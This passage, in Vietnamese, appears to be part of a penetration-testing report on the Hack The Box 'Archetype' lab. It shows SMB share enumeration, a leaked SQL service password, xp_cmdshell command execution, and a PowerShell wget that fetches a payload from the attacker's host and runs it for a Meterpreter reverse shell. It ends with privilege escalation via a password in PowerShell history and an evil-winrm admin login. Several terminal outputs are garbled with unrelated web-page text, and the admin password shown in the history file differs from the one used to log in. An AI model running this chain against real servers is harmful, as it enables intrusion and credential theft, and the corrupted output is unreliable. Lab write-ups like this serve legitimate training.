Nmap done: 1 IP address (1 host up) scanned in 37.80 seconds
```

Chúng ta có nhận thấy rằng các cổng SMB đang mở và Microsoft SQL Server 2017 cũng đang chạy trên cổng 1433. Chúng ta sẽ liệt kê SMB bằng công cụ smbclient:

```
[hyp@vm]~$ smbclient -L 10.129.90.27
Enter WORKGROUP\hyp's password:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  backups        Disk
  C$             Disk            Default share
  IPC$           IPC             Remote IPC
SMB1 disabled -- no workgroup available
```

Ta có thể thấy rằng trong server có thư mục backups. Tiếp tục vào trong thư mục đó để phân tích:

```
[hyp@vm]~$ smbclient //10.129.90.27/backups
Enter WORKGROUP\hyp's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Mon Jan 20 19:20:57 2020
..               D          0   Mon Jan 20 19:20:57 2020
prod.dtsConfig   AR        609 Mon Jan 20 19:23:02 2020
5056511 blocks of size 4096. 2609606 blocks available
```

Ở đây có vẻ như là lưu một file cấu hình gì đó. Ta có thể tải file về máy bằng lệnh **get prod.dtsConfig**. Sau đó đọc file ta phát hiện bản rõ mật khẩu của người dùng **sql_svc** là **M3g4c0rp123**, cho máy chủ **ARCHETYPE**:

```
[hyp@vm]~$ scat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSConfigurationHeading>
  <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
  </Configuration>
</DTSConfiguration>
```

3.3 Chiếm quyền truy cập người dùng thường

Với các thông tin tìm được ở trên, ta sẽ cần cách để kết nối tới máy chủ MSSQL để tiếp tục khai thác. Một trong số công cụ để có thể làm điều này là **mssqlclient** nằm trong bộ công cụ **impacket**:

```
[*]-[hyp@vm]-[~/impacket/examples]
$python3 mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.129.90.27 -windows-auth
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> help

Connect to Starting Point VPN before starting the machine

lcd {path}          - changes the current local directory to {path}
exit                - terminates the server process (and this session)
enable xp_cmdshell  - you know what it means
disable xp_cmdshell - you know what it means
xp_cmdshell {cmd}   - executes cmd using xp_cmdshell
sp_start_job {cmd}  - executes cmd using the sql server agent (blind)
! {cmd}             - executes a local shell cmd

SQL>
```

Ở đây ta sẽ thấy có thể dùng xp_cmdshell để thực thi các lệnh trên hệ điều hành:

```
SQL> xp_cmdshell whoami
output
xp_cmdshell
-----
Log Shipping
-----
archetype\sql_svc Backup
Management Data Warehouse
NULL
OLE Automation
SQL> xp_cmdshell "powershell -c cmd"
output
PolyBase
Policy-Based Management
-----
Query Store
-----
Microsoft Windows [Version 10.0.1763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.
NULL
Snapshot Backup
Azure Storage Link for SQL
Download PDF
SQL>
```

Ý tưởng khai thác tiếp theo là sẽ tạo ra một revershell để có thể thực thi lệnh trực tiếp lên máy chủ. Ở đây ta sẽ tạo ra một máy chủ khác làm nơi lưu trữ payload:

```
[*]-[hyp@vm]-[~/Desktop]
$sudo python3 -m http.server 80
[sudo] password for hyp:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Payload này ta có thể tìm thấy trên msfconsole, msfvnom hoặc có thể tải trực tiếp từ <https://github.com/int0x33/nc.exe/blob/master/nc64.exe>

Sau đó sẽ thực hiện tải payload về máy chủ của nạn nhân như sau:

```
SQL> xp_cmdshell "powershell -c cd C:/Users/Public/Downloads; wget http://10.10.14.98/payload.exe -o payload.exe"
output
-----
NULL
SQL> xp_cmdshell "powershell -c cd C:/Users/Public/Downloads; dir"
output
-----
Directory: C:\Users\Public\Downloads
Mode                LastWriteTime         Length Name
----                -
-a----          9/18/2022 12:55 AM           73802 payload.exe
NULL
```

Sau khi đã tải lên payload thành công ta sẽ thực thi payload đó với lệnh như sau:

```
SQL> xp_cmdshell "powershell -c cd C:/Users/Public/Downloads; ./payload.exe"
```

Và có thể thực hiện trực tiếp lệnh lên máy chủ của nạn nhân:

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.98:4444
[*] Sending stage (175174 bytes) to 10.129.90.27
[*] Meterpreter session 1 opened (10.10.14.98:4444 -> 10.129.90.27:49679 ) at 2022-09-18 14:56:46 +0700

(Meterpreter 1)(C:\Users\Public\Downloads) > dir
Listing: C:\Users\Public\Downloads
=====
Mode                Size      Type Last modified          Name
----                -
100666/rw-rw-rw-   174      fil  2018-09-15 14:11:27 +0700 desktop.ini
100777/rwxrwxrwx   73802    fil  2022-09-18 14:55:40 +0700 payload.exe

(Meterpreter 1)(C:\Users\Public\Downloads) >
```

Ở đây, với quyền là một người dùng thường ta có thể thêm, sửa xóa một số file nằm trong quyền hạn được phép của mình:

```
C:\Users\sql_svc\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F

Directory of C:\Users\sql_svc\Desktop
01/20/2020  06:42 AM    <DIR>
01/20/2020  06:42 AM    <DIR>
02/25/2020  07:37 AM           32 user.txt
               1 File(s)           32 bytes
               2 Dir(s) 10,714,251,264 bytes free

C:\Users\sql_svc\Desktop>type user.txt
type user.txt
3e7b102e78218e935bf3f4951fec21a3
C:\Users\sql_svc\Desktop>
```


Tuy nhiên yêu cầu của một bài trong OSCP là phải chiếm được quyền của người dùng cấp cao nhất để có thể thỏa hiệp hoàn toàn hệ thống. Vì vậy ta cần có một số kỹ thuật để thực hiện leo thang đặc quyền.

3.4 Leo thang đặc quyền

Để có thể leo thang đặc quyền ta cần tải lên và thực thi một công cụ chuyên dùng cho việc này như **winPEAS**. Ta có thể tải lên như sau:

```
(Meterpreter 1)(C:\Users\Public\Downloads) > upload winPEASx64.exe
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /home/hyp/winPEASx64.exe
(Meterpreter 1)(C:\Users\Public\Downloads) > upload /home/hyp/Desktop/winPEASx64.exe
[*] uploading : /home/hyp/Desktop/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 1.87 MiB of 1.87 MiB (100.0%): /home/hyp/Desktop/winPEASx64.exe -> winPEASx64.exe
[*] uploaded : /home/hyp/Desktop/winPEASx64.exe -> winPEASx64.exe
(Meterpreter 1)(C:\Users\Public\Downloads) > dir
Listing: C:\Users\Public\Downloads
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   174      fil       2018-09-15 14:11:27 +0700 desktop.ini
100777/rwxrwxrwx    73802    fil       2022-09-18 14:55:40 +0700 payload.exe
100777/rwxrwxrwx   1965568    fil       2022-09-18 15:00:06 +0700 winPEASx64.exe
```

Sau đó chạy file vừa tải lên ta được kết quả như sau:

```
00000000 Found History Files
File: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

00000000 Found Windows Files
File: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
File: C:\Users\All Users\US0Shared\Logs\System
File: C:\Program Files\common files\system
File: C:\Program Files (x86)\common files\system
File: C:\Users\Default\NTUSER.DAT
File: C:\Users\sql_svc\NTUSER.DAT

00000000 Found Other Windows Files
File: C:\Users\All Users\US0Shared\Logs\System
File: C:\Program Files\common files\system
File: C:\Program Files (x86)\common files\system

00000000 Found Database Files
File: C:\Users\All Users\Microsoft\Windows\Caches\{D0F571F2-BE98-426D-8288-1A9A39C3FDA2}.2.ver0x0000000000000002.db
File: C:\Users\All Users\Microsoft\Windows\Caches\{6AF0698E-D558-4F6E-9B3C-3716689AF493}.2.ver0x0000000000000002.db
File: C:\Users\All Users\Microsoft\Windows\Caches\cversions.2.db

00000000 Found Backups Files
File: C:\Users\All Users\VMware\VMware_VGAAuth\backup

Do you like PEASS?
Get the latest version: https://github.com/sponsors/carlospolop
Follow on Twitter: @carlospolopm
Respect on HTB: SirBroccoli
Thank you!
```

Ở đây có file **ConsoleHost_history.txt** có thể cho ta một số thông tin có ích cho quá trình khai thác. Và khi đọc file ta thấy được mật khẩu của administrator:

```
C:\Users\Public\Downloads>type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP Admin!!
exit
```

Sau khi đã có thông tin của admin rồi thì việc cuối cùng là tìm cách kết nối đến máy chủ với tài khoản đó. Có rất nhiều cách cũng như công cụ để thực hiện việc này. Một trong số đó là công cụ **evil-winrm**. Ta có thể kết nối đến và đọc một số thông tin như sau:

```
[hyp@vm] ~/Desktop/evil-winrm
$ ruby evil-winrm.rb -i 10.129.90.27 -u administrator -p 'MEGACORP_4dm1n!!'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             2/25/2020   6:36 AM           32 root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
b91ccec3305e98240082d4474b848528
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

TÀI LIỆU THAM KHẢO

- [1] CyStack, *Pentest là gì? Những điều cần biết về Kiểm thử xâm nhập*, <https://cystack.net/vi/blog/pentest-la-gi-nhung-dieu-can-biet-ve-kiem-thu-xam-nhap> , 2022.
- [2] Marcus1337, *Chúng chỉ OSCP và những điều bạn nên biết*, <https://whitehat.vn/threads/chung-chi-oscp-va-nhung-dieu-ban-nen-biet.16270/> , 2022.
- [3] Packetlabs, *5 Reasons To Consider an OSCP Penetration Testing Professional*, <https://www.packetlabs.net/posts/oscp-penetration-testing-professional/> , 2022.
- [4] Offensive-security, *PEN-200 | PENETRATION TESTING COURSE & CERTIFICATION*, <https://www.offensive-security.com/pwk-oscp/> , 2022.
- [5] Matt McClure, *Life After OSCP: A Career Path*, <https://www.cb nuggets.com/blog/certifications/security/life-after-oscp-a-career-path> , 2022.
- [6] CSNP, *A Career in Offensive Security (Penetration testing/Red teaming)*, <https://www.csnp.org/post/a-career-in-offensive-security-penetration-testing-red-teaming> , 2022.
- [7] Hackthebox, *Learn the basics of Penetration Testing – Archetype lab*, <https://app.hackthebox.com/starting-point> , 2022.
- [8] SecureAuthCorp, *Impacket*, <https://github.com/SecureAuthCorp/impacket> , 2022.
- [9] Carlospolop, *PEASS - Privilege Escalation Awesome Scripts SUITE*, <https://github.com/carlospolop/PEASS-ng/> , 2022.